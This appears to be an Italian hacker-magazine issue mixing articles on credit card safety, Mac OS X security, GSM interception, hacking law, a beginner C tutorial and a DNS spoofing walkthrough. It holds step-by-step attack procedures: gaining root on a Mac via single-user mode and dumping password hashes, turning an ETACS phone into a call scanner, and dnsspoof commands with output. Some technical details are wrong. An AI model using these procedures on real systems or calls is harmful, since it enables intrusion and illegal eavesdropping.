Le molteplici possibilità offerte dalla rete hanno creato nuove soluzioni che permettono ad aziende, negozi, banche e fornitori di servizi di avere un rapporto diretto con il consumatore, indipendente da distributori o intermediari e dal luogo fisico in cui si trova il cliente. Lo strumento che meglio si è adattato alla conformazione di Internet è senza dubbio la carta di credito: una serie di numeri che ci consentono di comprare online beni e servizi, pagandoli direttamente da casa nostra. Il sistema è certamente più comodo che effettuare un bonifico bancario o un versamento in contanti su un conto corrente postale. **Sono però ancora in molti a diffidare profondamente dall'uso della carta di credito online**.
Indipendentemente dal tipo di beni o servizi acquistati, il funzionamento di questo tipo di transazione è il medesimo: si forniscono al merchant (colui che ci sta vendendo qualcosa) tutti i dati richiesti e questo provvederà ad avviare la procedura presso il gestore della carta di credito.
La schietta semplicità con cui si possono spendere soldi in Internet, però, lascia spazio a una serie di legittime perplessità, che in molti casi spingono l'utente finale a lasciare la propria Visa o Mastercard al sicuro nel portafogli.
La prima domanda che viene posta di fronte alla possibilità di un pagamento con carta di credito è la solita: "ma non c'è la possibilità che qualcuno possa venire in possesso dei dati sensibili della mia carta?"
La risposta, da un punto di vista logico, non può che essere affermativa: questa possibilità esiste. Rimane ovviamente da verificare il reale fattore di rischio rappresentato dal dover postare numeri e date di scadenza tramite un form di qualche sito.

>> Come funziona

La maggior parte delle transazioni viene gestita da banche e istituti specializzati nel commercio via rete, i quali nella stragrande maggioranza dei casi aderiscono a determinati standard di sicurezza.
Prendiamo l'esempio di uno dei primi e più diffusi gestori di transazioni internet: Banca Sella. Esistono molte altre banche che offrono soluzioni per il commercio elettronico, ma dato il fatto che, come già detto, il 99% delle procedure sono standardizzate l'esempio di Banca Sella ci permetterà di capire come funziona questo tipo di commercio in modo non dissimile da come esso viene implementato da molti altri gestori.
Una volta scelti i prodotti da acquistare da un ipotetico sito di e-commerce, tanto per fare un esempio qualsiasi, l'utente si trova di fronte alla pagina che gli chiede in che modo egli desideri effettuare il pagamento: tralasciando tutta una serie di altri metodi (il classico bonifico bancario, o i più sofisticati pagamenti tramite carta GSM) arriviamo a quello che ci interessa: la connessione con carta di credito. Una volta compilato il form sulla pagina, l'utente premerà sul solito bottone "Invia": da qui in poi tutta la transazione passa sui server della banca. La trasmissione dei dati avviene dunque in varie fasi: dapprima l'utente fornisce al merchant tutti gli estremi necessari a completare la transazione, poi tali dati vengono inviati dal server del merchant a quelli della banca.
La connessione tra il merchant e il server della banca avviene ovviamente in rispetto di elevati standard di sicurezza: tutto quello che passa tra i due estremi della transazione è difatti criptato in SSL3 a 128 bit, garantendo che nessuno possa interferire nella comunicazione tra le due macchine per, ad esempio, risalire ai dati della carta ed usarla per scopi illeciti. Nel caso di Banca Sella (ma la situazione è analoga a molti altri sistemi di pagamento digitali) il merchant installerà sul

proprio server una classe java atta proprio a questo processo di cifratura: la chiave viene generata quotidianamente dai server di Banca Sella.

Tutti i parametri vengono dunque trasferiti in modo sicuro, e ad aumentare questo livello di sicurezza viene introdotto anche un controllo incrociato sull' indirizzo IP del chiamante, in modo da rendere praticamente impossibili tentativi di dirottamento della connessione e conseguenti sniffing delle variabili. Esistono poi tutta una serie di strumenti post-transazione che confermano all'utente e al merchant il buon esito del pagamento: tramite questa reportistica vengono dunque abbassati sensibilmente i rischi di transazioni reiterate, ovvero l'erronea ripetizione di un pagamento (magari dovuta ad una connessione lenta e al conseguente doppio o triplo clic dell'utente sul bottone Invio del form).

>> In definitiva

Quando questa passa per istituti certificati e attendibili, le transazioni con carte di credito non portano con sé rischi maggiori di quelli che corriamo durante un normale acquisto in un negozio: in pochi ci pensano, forse, ma se il commesso che maneggia la nostra carta ha l'occhio abbastanza rapido non ci metterà molto a compilarsi una bella lista di carte utilizzabili, magari proprio su internet.

Rimangono, è vero, tutti quei siti e sitarelli che, non appoggiandosi su nessun altro al di fuori di se stessi, consentono comunque il pagamento mediante carta di credito, molto spesso tramite la compilazione di un form che magari viene semplicemente inviato tramite email al merchant: in questi casi, se proprio dobbiamo procedere all'acquisto, è bene perdere qualche minuto per informarci su chi ci sta offrendo cosa, e se valga davvero la pena rischiare che la propria Visa venga usata da ragazzini di mezzo mondo per pagarsi l'accesso a qualche sito porno. Tanto più che è ancora abbastanza recente la vicenda di un sito web, che pubblicizzava una fantomatica azienda che offriva ricariche per cellulari a metà prezzo, e che **altro non era che uno specchietto per le allodole in grado di rastrellare dalle tasche di centinaia di utenti alquanto sprovveduti moltissimi numeri validi di carte di credito**. Fate quindi attenzione quando vi accingete a comprare qualcosa in rete: la comodità di poter effettuare delle transazioni comodamente da casa propria necessita anche di una minima dose di buon senso. La regola generale resta quella di non accettare caramelle dagli sconosciuti.

www.bancasella.it dedicata ai siti che offrono prodotti e servizi da pagare con carta di credito.

I passi dell'acquisto

I passaggi di una transazione con carta di credito e banca di appoggio.

1. Il server del merchant invia al browser del cliente un modulo con l'ordine di acquisto da compilare.
2. Il cliente riempie il modulo e lo invia al sito del merchant.
3. Il server del merchant invia il numero di carta di credito e l'importo al computer dell'istituto di credito per una verifica.
4. L'istituto di credito invia al merchant una conferma della validità della carta e della copertura per l'importo selezionato.
5. Il server del merchant invia al browser dell'utente una conferma dell'avvenuto acquisto.

TIPS

IL VERO PERICOLO È OFFLINE!

Molti dicono di non fidarsi delle transazioni su Internet, ma spesso commettono delle sciocchezze che possono rivelare a qualsiasi sconosciuto il proprio numero di carta di credito.

Mai gettare gli scontrini per strada

Non solo aiuterete la vostra città a rimanere pulita, ma eviterete che qualcuno possa raccogliere lo scontrino, che quasi sempre riporta il numero e la data di scadenza della carta di credito, dati sufficienti ad acquistare qualsiasi cosa su Internet.

Chiedete la verifica della firma

Pochissimi commessi confrontano la firma sulla ricevuta con quella presente sul retro della carta di credito. Se vi capita una cosa simile, fatelo notare al commesso: magari la prossima volta si ricorderà di fare questa operazione. Un impiegato di banca ci ha candidamente confessato che a volte effettua dei pagamenti con la carta della moglie, firmando col nome di lei. Bella sicurezza!

Al ristorante

Invece di affidare la carta di credito al cameriere, andate a pagare in cassa. Eviterete che un dipendente scontento del suo lavoro possa fare una deviazione e copiare i dati della carta.

In fila al Bancomat o alla cassa


Quando siete in fila con altre persone, estraete la carta di credito solo all'ultimo momento, o coprite il numero con la mano. Ci sono persone che si allenano a memorizzare velocemente i dati, e si appostano in luoghi come questi per poterli carpire al volo.

PILLOLE

PASSWORD IN CHIARO!

Alcuni utenti di Mac OS X potrebbero ritrovarsi tra le proprie preferenze (in ~/Library/Preferences) il file Finders Prefs. Già il nome è sospetto (perché il plurale di Finder?), ma se si osserva il file con un editor di testo, c'è di che preoccuparsi: cercando bene, si può vedere la password di amministratore, in chiaro! Questo costituisce un grave rischio per la sicurezza del sistema, perché una persona che avesse accesso fisico al computer, potrebbe leggere la password dell'amministratore. Il colpevole non è Mac OS X, ma il programma MOX Optimize, che serve per abilitare funzioni nascoste e velocizzare il funzionamento del sistema. A causa di una programmazione maldestra, per poter funzionare MOX Optimize ha bisogno della password di amministrazione, e per non doverla più richiedere all'utente, la registra nel file incriminato. Chi tiene alla propria sicurezza, dovrebbe quindi cancellare il file e, se proprio vuole utilizzare MOX Optimize, inserire la password ogni volta.

Mac OS X a rischio: si può DIVENTARE ROOT IN TRE MINUTI

Per permettere agli utenti distratti di ritrovare la propria password, Apple ha lasciato una porta aperta nella sicurezza di Mac OS X

Essendo pensato per l'uso personale, Mac OS X ha due gravi carenze in termini di sicurezza: in primo luogo, **è possibile modificare la password di amministratore usando semplicemente il CD di installazione**. Se questo non bastasse, chiunque ha la possibilità di **avere accesso al sistema come root semplicemente riavviando il Mac tenendo premuti i tasti** Comando+S, e senza che venga richiesta una password. In questo modo si entra infatti nella modalità "Single User", una shell Unix senza interfaccia grafica ma che ha libero accesso a ogni file, senza restrizione alcuna.


>> Cosa si rischia

Dopo aver riavviato il computer tenendo premuto i tasti Comando (mela)+S, il malintenzionato potrebbe montare il volume / con /sbin/mount -wu/.
A questo punto, avvitati i servizi di rete con /sbin/SystemStarter, potrebbe cambiare la password di root con una a sua scelta, digitando passwd root e la nuova password.
In questo caso, **l'utente legittimo non potrebbe più collegarsi come root al proprio sistema**. Le cose potrebbero però essere persino più gravi. Muovendosi senza problemi nel file system, l'attaccante potrebbe procurarsi i file con le password cifrate (o più semplicemente usare nidump passwd), per decifrarle con calma in un altro luogo, usando un attacco a forza bruta per decifrare l'hash della password.
In questo modo, l'attaccante si sarebbe procurato le password senza compromettere il sistema in modo evidente, ed avrebbe accesso al computer in qualsiasi momento (anche da remoto, se sono abilitati i servizi Telnet e ftp).
Come nel caso della funzionalità del CD di installazione, questa apparente "falla", è in realtà una funzionalità prevista per permettere agli utenti con poca memoria di resettare una password dimenticata.
Ciò non toglie che la falla nella sicurezza è importante, **soprattutto se il Mac in questione viene messo a disposizione del pubblico (Internet cafè, negozi, stand fieristici...)**.

>> La soluzione

Fortunatamente, qualcuno ha pensato di porre rimedio a questo problema. Questo qualcuno è Marukka, del Macintosh Security Group, che ha rilasciato una versione modificata di un componente di Mac OS X, /mach_init, che impedisce il riavvio in modalità Single User. La patch può essere scaricata da **www.securemac.com/disablemacosxsingleboot.php**.
Prima di installarla, occorre però prestare attenzione al fatto che si tratta di una modifica non supportata, e che la sua installazione non comporta la creazione di una copia di backup della precedente versione di mach_init, copia che conviene effetuare manualmente nel caso si volesse ripristinare la versione originale.

CHI SI SNIFFA IL GSM?

In attesa del nuovo metodo di codifica e cifratura del sistema di comunicazione GSM, vediamo come funziona il sistema attuale e come può essere violato

I telefoni GSM dovrebbero presto diventare più sicuri, grazie all'introduzione di un nuovo sistema di cifratura, chiamato A5/3. Si tratta di una variante del precedente sistema A5, che utilizza però tre differenti algoritmi per codificare la conversazione, in modo che non possa essere ascoltata da terze persone (forze di polizia escluse, ovviamente). L'introduzione di un nuovo standard di cifratura **è una implicita conferma delle carenze del sistema precedente**.

La rete GSM è digitale, e questo permette di convertire i suoni in bit che **non significano nulla se vengono "ascoltati" da una semplice radio**. In realtà, anche sintonizzandosi su un canale utilizzato dal sistema GSM e operando la conversione inversa, da digitale ad analogico, ancora non si ottiene un segnale udibile. Su di un singolo canale radio vengono trasmesse in rapida sequenza le comunicazioni di 8 diversi utenti, e ogni conversazione cambia continuamente frequenza. Anche ammesso di riuscire a seguire una conversazione attraverso i suoi continui rimbalzi sui canali, rimane il problema della cifratura. **Prima di essere trasmessi via etere i dati vengono cifrati** utilizzando chiavi presenti nella singola scheda SIM (l'IMSI, International Mobile Subscriber) e nel sistema di celle del gestore. La chiave della SIM è sempre la stessa, ma quella del gestore viene modificata frequentemente. Se la comunicazione tra telefono e cella è quindi piuttosto complessa da violare, le cose sono diverse nella comunicazione tra cella e centrale telefonica. Nella stragrande maggioranza dei casi, questa comunicazione avviene in chiaro per vie terrestri o con ponti a microonde. **Questa vulnerabilità è stata già dimostrata in passato**, da un ricercatore che ha vinto i 100.000 marchi tedeschi riuscendo a effettuare una chiamata a carico di un altro numero.

Intercettazioni in scatola

La società americana Gcom Technologies (www.gcomtech.com) produce un apparecchio in grado di intercettare ogni comunicazione di un determinato abbonato, effettuando un attacco di tipo "uomo nel mezzo". L'apparecchio è una stazione base GSM racchiusa in una scatola trasportabile. L'apparecchio **fa credere al telefono GSM di essere la cella dell'operatore, e all'operatore si presenta invece con le "credenziali" dell'abbonato** da intercettare. Abbonato e operatore non notano nulla di strano, ma tutte le chiamate effettuate o ricevute dall'abbonato vengono registrate dall'infernale scatolotto. Il sistema viene venduto solo a rappresentanti di governi o delle forze di polizia che forniscano adeguate credenziali, ma non è improbabile che qualcuno possa impossessarsene illegalmente, come accade con le armi.

?

Stazione base: nella rete GSM di un gestore, sono le stazioni che comunicano con i telefoni e ritrasmettono alla centrale.

PRATICA

TRASFORMARE IL CELLULARE IN UNO SCANNER

Dicevamo che le comunicazioni ETACS possono essere intercettate molto facilmente utilizzando uno scanner di frequenze (che si può liberamente acquistare per poco più di 100 Euro, ma non si può utilizzare per intercettare illegalmente le comunicazioni altrui). In realtà, alcuni telefoni cellulari ETACS possono essere facilmente trasformati in uno scanner, visto che dispongono di un ricetrasmettitore che funziona sulle frequenze adeguate. Per esempio, con alcuni modelli ETACS di Motrorola basta aprire lo scomparto della batteria, infilare un pezzo di carta stagnola nel contatto centrale (solitamente abbassato rispetto al contatto presente sull'altro lato), e riaccendere il telefono, che entrerà nella modalità Test. Premendo # si vedrà la scritta Tac5 sul display. Inserendo 08 e poi nuovamente #, il telefonino si sarà trasformato in uno scanner. Dalla tastiera si potrà inserire un canale radio, compreso tra 1101 e 1199 e, confermando con #, si avrà accesso alle chiamate effettuate nella cella in cui ci si trova.

LE RISPOSTE AI VOSTRI QUESTITI SU HACKING E LEGGE

... ma sarà legale ?

In tanti ci chiedete un parere sulla legittimità di certe pratiche hackereggianti, e noi vi diamo la nostra opinione. Ricordate però che, nel dubbio, è meglio non rischiare!

>> Il portscanning è illegale?

La questione è controversa. Secondo qualcuno, esaminare le porte di un computer collegato a Internet non è da considerarsi attività illegale, perché non causa alcun danno ed equivale semplicemente a vedere quali servizi vengono resi disponibili da quel computer.

Secondo altri esperti legali, però, il portscanning può essere considerato come una serie di tentativi di accesso diretti a evidenziare le falle, e considerata quindi un reato.

Il dibattito è aperto, e di certezze per ora non ce ne sono. Si sa che i provider stanno prendendo provvedimenti per contro proprio: Tiscali per esempio invia ai propri utenti un'email di diffida, con minaccia di soppressione dell'account.

Ovviamente, molto dipende dalle modalità del portscan. Se io effettuo il portscan su una classe ridotta di IP e su porte corrispondenti ai servizi più comuni (25, 80, 110, 8080), è abbastanza probabile che sto cercando dei servizi legittimi.

Se, invece, eseguo portscan a tappeto, cercando le tipiche porte usate dai trojan, probabilmente sto cercando qualche buco in cui intrufolarmi illegalmente. Naturalmente tutto questo non vale se sto eseguendo il portscan su una macchina di cui ho il controllo, per verificarne il corretto funzionamento e per vedere se ci sono delle porte aperte.

>> Password banali

Se una persona penetra senza autorizzazione in un sito protetto da una password facilissima da indovinare, senza utilizzare alcun exploit o strumento di cracking, commette comunque reato? Certo: penetrare senza autorizzazione in un sito o area riservata protetta da password è comunque un reato, anche se la password è Pippo, il nome della fidanzata del webmaster o quella di default (quante ce ne sono in giro...).
O pensi forse che se vedi un auto con le chiavi nel cruscotto, puoi prenderla e farci un giro senza venire accusato di furto?

Se poi l'intruso si appoggia a quel server per commettere danni ad altri, questi ultimi possono accusare il gestore di non aver preso contromisure adeguate, ma si tratta di tutt'altro problema.

>> Si può agire legalmente contro uno spammer?

Sì che si può, ovviamente a patto di poter risalire alla sua identità.

Questo è abbastanza facile quando lo spam arriva da aziende italiane facilmente identificabili.

Per poter mandare posta spazzatura, queste aziende devono tenere dei database degli utenti, e ricadono quindi nell'ambito della legge sulla privacy (L. 675/1996). Uno degli articoli di questa legge stabilisce che ognuno di noi ha il diritto di sapere se un'azienda detiene dei dati che lo riguardano e di quali dati si tratti.

Inoltre, ognuno può decidere di fare cancellare completamente i dati che lo riguardano. Per far valere i tuoi diritti, puoi scaricare il modulo per chiedere l'accesso ai propri dati dal sito del Garante per la protezione dei dati personali (**www.garante-privacy.it**, poi vai su Modulistica e cerca il modello relativo all'articolo 13 della legge).

Dopo aver compilato il modulo, spediscilo come raccomandata AR allo spammer, e anche in copia al Garante.

LINKS

www.comunic-azione.ch/weblaw
Sito svizzero, ma in lingua italiana, che si pone l'obiettivo di far crescere le conoscenze sugli aspetti legali dell'uso delle telecomunicazioni e di Internet in particolare. Proprio per questi suoi intenti didattici, gli argomenti sono spesso presentati in una forma adatta ai meno esperti.

it.diritto.internet
Un newsgroup dedicato agli aspetti legali dell'uso di Internet. È frequentato da molti avvocati, e spesso i messaggi sono scritti in legalese, difficile da comprendere, ma senza dubbio più affidabile di molti forum di discussione in cui ognuno dice la sua, ma con poca conoscenza di causa.

www.ecn.org/cybr
Da anni la mailing list Cyber Rights rappresenta un importante ambito di discussione sugli argomenti legati ai diritti dei cittadini del cyberspazio. Tra i frequentatori della lista ci sono alcuni dei pionieri

COME REALIZZARE UN SEMPLICE PROGRAMMA IN C

I fondamentali della programmazione

Volete fare gli hacker ma andate in crisi quando si tratta di programmare il videoregistratore? Ecco un articolo semplice semplice per comprendere l'abc del... linguaggio C

Cominciamo in questo numero a occuparci di programmazione, argomento in sé complesso ma che cercheremo di affrontare in modo che sia comprensibile anche da chi è alle prime armi. Il linguaggio C è alla base di tantissimi strumenti utili a chi pasticcia con reti e sistemi: averne almeno un'infarinatura è quasi obbligatorio, e la confidenza con questo linguaggio è una di quelle cose che fa la differenza tra un hacker già smaliziato e un novellino.

Per presentare il linguaggio c, realizzeremo un paio di piccoli programmini. Iniziamo con uno molto semplice che mostra a video la scritta "Ciao a tutti!!".

Programmare in c è molto intuitivo in quanto il linguaggio ha poche regole di scrittura e di forma. Guardando com'è fatto il nostro programma lo capirete subito.

```
#include <stdio.h>
main() {
printf("\nCiao atutti!!\n");
return 0;
}
```

Se scrivete in un editor di testo queste righe, non succederà proprio nulla. Affinché un programma possa essere eseguito, deve essere prima compilato, cioè tradotto da un formato comprensibile per gli uomini (il c), in uno che il computer possa maneggiare. Di questo si occupa un programma chiamato compilatore; il più famoso compilatore c per Linux è Gcc (Gnu C Compiler), ed è installato in modo predefinito da quasi tutte le distribuzioni. Se avete Linux quindi, digitate:

Gcc nomefile.c

Per creare il file binario eseguibile, che potrà essere lanciato con:

./nomefile

Se invece usate Windows, dovrete scaricare e installare un compilatore. Il nostro suggerimento è di utilizzare Borland Turbo C 2.01, che è diventato gratuito. Lo potete scaricare da http://community.borland.com/museum (dopo aver compilato un noioso e lunghissimo modulo di registrazione). Dopo aver inserito il listato del programma in Turbo C, basterà premere ctrl+f9 per compilare il file eseguibile.

Se avete fatto tutto correttamente, vedrete apparire sullo schermo la scritta "Ciao a tutti!!", per poi tornare al prompt dei comandi.

```
c:/>Ciao.exe
Ciao a tutti!!
c:>
```

Il risultato dell'esecuzione del primo listato.

Vediamo ora il listato precedente, riga dopo riga, per avere un'idea di come ragiona il c.

Si parte con la scritta "**#include <stdio.h>**" questo comando dice al compilatore c di includere al sorgente che striamo scrivendo anche il file stdio.h, che sta per "standard input-output" (la h sta per header, per ora prendetelo per buono). Grazie a questo file avremo a disposizioni delle funzioni di base del linguaggio di programmazione, senza le quali il resto del programma non avrebbe avuto senso. Alla seconda riga è presente la parola "main" seguita da una coppia di parentesi. Questa è una funzione. In particolare, main è il corpo del programma, e costituisce la funzione base che deve essere sempre presente in tutti i programmi utente. Da main potranno poi essere chiamate altre funzioni, create da noi con un nome qualsiasi.

Subito dopo main troviamo una parentesi graffa, in questo caso aperta. Questo simbolo indica l'inizio di un blocco di istruzioni (funzioni, blocchi decisionali eccetera). Come si può intuire, la parentesi graffa chiusa indica la fine del blocco di istruzioni. Ne troveremo sempre in grande quantità, anche perché, insieme alle rientranze, aiutano a tenere ordinato il codice.

PRINTF è una funzione definita in stdio.h, e che ci permette di mandare informazioni sul flusso video per la stampa su schermo. È questa riga del nostro programma che effettivamente compie il lavoro di stampare sullo schermo la frase "Ciao a tutti!!".

\n è un carattere di controllo della funzione printfm, e serve per andare a capo in un certo punto della frase.

Notiamo che a fine riga è presente un punto e virgola. Questo è necessario su ogni riga che contiene un comando specifico (funzioni e cicli non necessitano di questa formalità), e indica al compilatore la fine dell'istruzione.


Il nostro programma viene lanciato da un sistema operativo che in genere ha un controllo sulle applicazioni lanciate dall'utente. Per evitare problemi, bisogna inserire return 0 che, come qualcuno può intuire, fa ritornare. Dove? Al prompt dei comandi. Salviamo il nostro programmino in un file chiamato Ciao.c e poi dopo la compilazione otterremo il file eseguibile (Ciao.exe su Windows), pronto da provare.

Le variabili

Un programma che esegua un calcolo determinato, come per esempio 3 + 4, non ha molto senso. Il bello di un computer, e dei suoi programmi, è la possibilità di eseguire funzioni e calcoli generalizzati, che si adattano a varie situazioni. Per esempio, un banale programma può eseguire la somma di due numeri, qualsiasi essi siano. Per fare ciò, è necessario un metodo per definire la funzione (somma due numeri) rappresentando il valore dei due numeri in una forma simbolica, generalizzabile. A questo servono le variabili, una sorta di contenitori che possono rappresentare numeri, stringhe di testo e altri tipi di dati. Se chiamo A il primo numero, e B il secondo, posso creare un programma la cui funzione principale sia qualcosa del tipo "A+B". Se in un qualche punto del programma prevedo la possibilità di assegnare ad A e a B valori qualsiasi, ottengo una calcolatrice che esegue somme. Nell'esempio che segue, creeremo una variabile x di tipo "int" (intero), cioè una variabile adatta a contenere un numero intero tra 0 e 255 (con un totale di 256 casi, compreso lo zero), e poi le assegneremo il valore 0 (zero). le istruzioni necessarie saranno:

```
int x;
x=0;
```

I cicli

La disquisizione sulle variabili ci serve perché ora vogliamo fare in modo che il nostro programmino stampi la stessa frase per dieci volte. In questo caso ci serviremo di un ciclo, cioè una sequenza di codice che viene ripetuta fintanto che una certa condizione risulta vera. Quando la condizione non è più vera, il flusso del programma "esce dal ciclo" ed esegue le istruzioni successive. Ecco come useremo il ciclo nel nostro programma:

```
#include <stdio.h>
main(){
        int x;
        x=0;
        while (x<10) {
        printf("\nCiao a tutti
        n° : %d", x);
        x++;
}
return 0;
}
```

Questo listato scrive la frase "Ciao a tutti" per dieci volte, indicando ogni volta un numero progressivo. Vediamo passo dopo passo il codice.

```
c:/>Ciclo.exe
Ciao a tutti 0
Ciao a tutti 1
Ciao a tutti 2
Ciao a tutti 3
Ciao a tutti 4
Ciao a tutti 5
Ciao a tutti 6
Ciao a tutti 7
Ciao a tutti 8
Ciao a tutti 9

c:\>
```

Il testo prodotto dall'esecuzione del secondo listato.

Il programma è identico al precedente fino alla parola "int", che abbiamo visto serve a definire una variabile x di tipo intero tra 0 e 255. In seguito, a x viene assegnato il valore zero. While è una parola chiave che indica un ciclo (significa "finché" in inglese). Fin tanto che la condizione indicata nelle parentesi tonde è vera, il ciclo si ripeterà eseguendo le istruzioni indicate tra le parentesi graffe. In questo caso, la condizione è rappresentata da x<10. Fintanto che x è minore di 10, verranno eseguite le istruzioni viste in precedenza per la stampa a video. Guardando attentamente, si nota che il printf utilizzato qui è diverso dal caso precedente. Vi troviamo infatti l'espressione di controllo "%d", che indica che in quel punto dovrà essere inserito il valore di una variabile, citata dopo le virgolette e preceduta da una virgola. Fermiamoci qui per un attimo, e passiamo alla riga successiva. L'espressione x++ prende la variabile x e la incrementa di una unità (quindi, da questo punto in poi, x sarà uguale a x+1).

Proviamo a fare un riassunto di quanto visto finora:

*** viene definita una variabile x di tipo intero e uguale a zero.**

*** fintanto che questa variabile è minore di 10, il programma stampa sullo schermo la frase "Ciao a tutti", e accanto scrive l'attuale valore di x.**

*** il valore di x viene incrementato di 1.**

*** il ciclo si chiude con la parentesi graffa, e quindi ricomincia dall'inizio.**

*** dopo 10 cicli, x sarà uguale a 10, e la condizione indicata nell'espressione while non sarà più vera. Il ciclo è quindi terminato, e l'esecuzione prosegue con le istruzioni successive.**

Come prima, salviamo il file con il nome Ciclo.c e compiliamo ottenendo l'eseguibile. Una volta avviato il programma, noteremo che il valore della variabile, perfettamente logico per il computer, per noi umani è un po' sgradevole: di solito infatti noi contiamo da 1 a 10, e non da 0 a 9. Per ovviare a questo problema, basta inizializzare la variabile x su 1 anziché su 0, e imporre come condizione x<11.

INCREMENTI E VERIFICA DI CONDIZIONI

Abbiamo visto che l'espressione x++ serve a incrementare x di un'unità. Allo stesso modo, x-- decrementa x di uno.
Inoltre, nell'esempio ciclo.c abbiamo utilizzato come condizione x<10. Ovviamente questa non è che una delle condizioni che si possono verificare. Ecco le più importanti:

<	minore di
>	maggiore di
<=	minore di o uguale a
>=	maggiore di o uguale a
==	uguale a
!=	diverso da

Attacchi con DNS spoofing

Il servizio Dns, tanto importante per il funzionamento dell'intera Rete, ha dei problemi di sicurezza gravissimi. Ecco come un malintenzionato potrebbe approfittarne per i propri scopi.

1

Bind (Berkeley Internet Name Domain) è la più comune implementazione del protocollo DNS nei sistemi Unix like. Il nome del demone responsabile della risoluzione dei nomi di dominio è named, e sarà proprio di esso che ci serviremo per applicare quanto spiegato nel corso di questo articolo.
La strada di Bind e dei servizi DNS in generale è costellata di falle nella sicurezza, talvolta queste derivano dal demone ma altre volte da vulnerabilità insite negli stessi protocolli di rete. Il caso del DNS spoofing in particolare ricade nella seconda categoria e per tale motivo risulta indipendente dal programma demone e dal sistema operativo.

2 DNS Query & Reply

Gli indirizzi basati su un nome sono più gradevoli e più facilmente memorizzabili dalle persone, e per questo è necessario un servizio in grado di fornire una relazione tra i nomi di dominio e gli indirizzi IP. Questa funzione è svolta dai server DNS. I resolver, ovvero i programmi che generano le interrogazioni verso un NS (**NameServer**), si avvalgono del protocollo UDP, notoriamente insicuro in quanto non garantisce l'avvenuta ricezione del pacchetto da parte dell'host destinatario (non confermato) e non stabilisce una connessione (non connesso), dando modo ad un malintenzionato di ledere alla sicurezza della sessione stessa. Una query DNS (interrogazione) può essere intercettata da un host remoto malevolo il quale, spoofando il source address del pacchetto IP, può inviare una risposta al mittente come se provenisse dal server DNS. La risposta DNS conterrà informazioni atte all'alterazione della sessione che il mittente della query si appresta a intraprendere. Naturalmente questa tecnica avrà successo solo nel caso in cui la risposta fasulla dovesse giungere a destinazione prima della risposta legittima proveniente dal NS, nel qual caso verrebbe di conseguenza ignorata.

Spoofing: spacciarsi per un altro computer o un altro utente, appropriandosi delle sue credenziali.

3 Dnsspoof

Dnsspoof fa parte del pacchetto Dsniff reperibile all'indirizzo **/www.monkey.org/~dugsong/dsniff**, questo è anche il nome del tool che utilizzeremo durante la trattazione di questo articolo per illustrare le modalità con cui un attacker ha la possibilità di portare a termine con successo un attacco di DNS spoofing contro la nostra macchina.
L'ambiente ideale per mettere in atto questa tecnica è rappresentato da una rete locale NON commutata, che agevola lo sniffing del traffico inoltrando i pacchetti a tutti gli host che la popolano, per esempio una rete dotata di Hub.

3.1 Sintassi

Dnsspoof viene usato nella seguente maniera:

dnsspoof [-i interface] [-f hostsfile] [expression]

dove:

-i interface rappresenta l'interfaccia di rete sulla quale si desidera rimanere in ascolto

-f hostsfile permette di specificare il percorso del file contenente le associazioni IP/hostname che si desidera spoofare, per esempio:
192.168.1.4 **trust.linuxbox.com**
in questo modo qualsiasi query che cerchi di risolvere il nome host trust.dominio.it riceverà una reply fasulla con l'IP 192.168.1.1, la stessa cosa vale per le operazioni di lookup.

expression permette di specificare delle espressioni al fine di filtrare in modo selettivo i pacchetti da sniffare

3.2 Esempio

Quello che segue è un semplice esempio che ha lo scopo di illustrare il funzionamento di Dnsspoof prima di addentrarci nell'analisi degli attacchi veri e propri alle risorse di rete:

```
attacker@attack:~$ host trust
trust.linuxbox.com. has address
192.168.1.6
```

Il comando host ci permette di interrogare il nostro server DNS primario il cui indirizzo IP è contenuto all'interno del file /etc/resolv.conf. Nell'esempio il server DNS restituisce come risposta l'IP effettivo dell'host che risponde all'hostname trust.linuxbox.com. Ora proviamo ad eseguire il programma Dnsspoof in questo modo:

```
attacker@attack:~# dnsspoof -f ↘
~/hosts.txt udp dst port 53
dnsspoof: listening on eth0 [udp ↘
dst port 53]
```

dove il file hosts.txt che si trova nella directory ~ (home) dell'utente contiene le relazioni IP/hostname che si desidera spoofare, in questo esempio:

192.168.1.4 trust.linuxbox.com

l'espressione "udp dst port 53" specifica che il programma si limiti a sniffare i soli pacchetti UDP destinati alla porta 53, ovvero la porta adibita alle query DNS.
Ora ripetiamo il comando host utilizzato in precedenza e se tutto è andato come previsto noteremo con sorpresa che l'output del comando è cambiato e l'IP restituito dall'interrogazione è lo stesso che abbiamo fornito come input al programma Dnsspoof:

```
attacker@attack:~$ host trust
trust.linuxbox.com. has address ↘
192.168.1.4
```

Ecco l'output di Dnsspoof:

```
attacker@attack:~# dnsspoof -f ↘
~/hosts.txt udp dst port 53
dnsspoof: listening on eth0 [udp ↘
dst port 53]
192.168.1.4.1079 > 192.168.1.5.53:↘
34196+ A? trust.linuxbox.com
```

Ma cosa è successo realmente? E' presto detto. Come si può notare poche righe più sopra, Dnsspoof ha sniffato una query proveniente dal nostro stesso host che rispondeva ai criteri specificati e ha anticipato la risposta del NS rispondendo in sua vece e fornendo un indirizzo IP fasullo.

4 TCP Wrapper

Tcpd, conosciuto anche con il nome di Tcp wrapper, è un demone che come molti altri programmi fa affidamento al servizio DNS per risolvere i nomi host che interessano tale processo.
E' proprio questa eccessiva fiducia che rende tale strumento del tutto insicuro se viene utilizzato in maniera errata.
